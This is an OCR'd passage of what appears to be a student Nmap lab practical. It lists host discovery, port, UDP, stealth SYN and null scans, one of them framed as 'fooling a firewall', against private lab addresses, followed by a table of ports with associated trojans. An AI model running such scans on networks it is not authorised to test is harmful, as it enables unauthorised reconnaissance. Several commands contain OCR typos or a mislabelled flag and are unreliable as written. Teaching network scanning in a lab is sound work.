
nmap -sP 192.168.1.*


Output:

14. Perform a Fast Scan.

nmap -F 192.168.1.*

Output






15. Find Nmap version.

nmap -V


Output:



16. Scan Ports Consecutively.

nmap -r 192.168.1.101


Output:



17. Print Host interfaces and Routes.

nmap -- iflist

Output:




18. Scan for specific Port.

There are various options to discover ports on remote machine with Nmap. We can specify the port we want nmap to scan with **-p** option, by default nmap scans only TCP ports.

namp –p 25 192.168.1.101


Output:



19. Scan a TCP Port.

nmap –p T:8080,80 192.168.1.101

Output:



20. Scan a UDP Port.


nmap –sU 192.168.1.101

Output:

21. Scan Multiple Ports.

nmap –p 25,80,117,115 192.168.1.101


Output:



22. Scan Ports by Network Range.

nmap –p 1-300 192.168.1.101


Output:



23. Scan remote hosts using TCP ACK (PA) and TCP Syn (PS).

nmap –PS 192.168.1.101


Output:



24. Scan Remote host for specific ports with TCP ACK.

nmap –PA –p 80 192.168.1.101


Output:



25. Scan Remote host for specific ports with TCP Syn.

nmap –PA –p 80 192.168.1.101


Output:



26. Perform a stealthy Scan.

nmap –sS 192.168.1.101


Output:



27. Check most commonly used Ports with TCP Syn

nmap –sT 192.168.1.101


Output:



28. Perform a tcp null scan to fool a firewall.

nmap –sN 192.168.1.101

Output:



Port no.	Services	Application	Vulnerability	Exploit
80: TCP, UDP	HTTP, WWW	Hyper Text Transfer Protocol (HTTP) - port used for web traffic. Hypertext Transfer Protocol (HTTP) (official)	Weak	Trojan(711 trojan, AckCmd BlueFire Cafeini Duddie Executor, God Message Seeker Slapper WebServerCT (WebDownloader)
25: TCP, UDP	SMTP	SMTP (Simple Mail Transfer Protocol). Many worms contain their own SMTP engine and use it to propagate by mass- mailing the payload, often also spoofing the "From: ..." field in emails.	Weak	Antigen Barok BSE EmailPasswordSender EPSII Gip Gris Happy99 Hpteammail Hybris Iloveyou Kuang2 MagicHorse MBTMailBombingTrojan
110: TCP, UDP	POP3	POP3 (Post Office Protocol - Version 3) Re-usable cleartext password, no auditing of connections & attempts thus subject to grinding. Some POP3 server versions have had buffer overflow problems.	Weak	Trojan Pro-MailTrojan Bancos Civcat
135: TCP, UDP	Loc-srv Msrpc Epmap	Remote Procedure Call (RPC) port 135 is used in client/server applications (might be on a single machine) such as Exchange clients, the recently exploited messenger service, as well as other Windows NT/2K/XP software.	weak	W32.Kiman Femot W32.Blaster.Worm W32.Francette.Worm W32.Mytob
139: TCP, UDP	Net-Bios ss	NetBIOS is a protocol used for File and Print Sharing under all current versions of Windows. While this in itself is not a problem, the way that the protocol is implemented can be. There are a number of vulnerabilities associated with leaving this port open. **NetBios services:** NETBIOS Session	Weak	Trojan: Chode, God Message Worm Msinit Network Qaz Sadmind SMB Relay
443: TCP, SCTP	HTTPS Games Application (AIMVIDEIM ,Battlefieldetc)	HTTPS / SSL - encrypted web traffic. ASUS AiCloud routers file sharing service uses ports 443 and 8082.	Weak	Civcat Tabdim W32.Kelvir

Port no.	Services	Application	Vulnerability	Exploit
445	Microsoft- ds	TCP port 445 is used for direct TCP/IP MS Networking access without the need for a NetBIOS layer. This service is only implemented in the more recent verions of Windows (e.g. Windows 2K / XP). The SMB (Server Message Block) protocol is used among other things for file sharing in Windows NT/2K/XP.	weak	Otinet Rtkit Secefa W32.Aizu W32.Bobax W32.Bolgi.Worm W32.Cissi W32.Cycle W32.Explet W32.HLLW.Deborms W32.HLLW.Deloder W32.HLLW.Gaobot W32.HLLW.Lioten W32.HLLW.Moega W32.HLLW.Nebiwo W32.HLLW.Polybot
902	ideafarm-door ideafarm-chat iss-realsecure	self-documenting Telnet Door self-documenting Door: send 0x00 for info IDEAFARM-CHAT ISS RealSecure Sensor	Weak	Trojan(Net Devil Pest)
903 Tcp,udp	ideafarm-door ideafarm-chat iss-realsecure	self documenting Telnet Door self documenting Door: send 0x00 for info IDEAFARM-CHAT ISS RealSecure Sensor	Weak	Trojan(Net Devil Pest)


Practical – 2

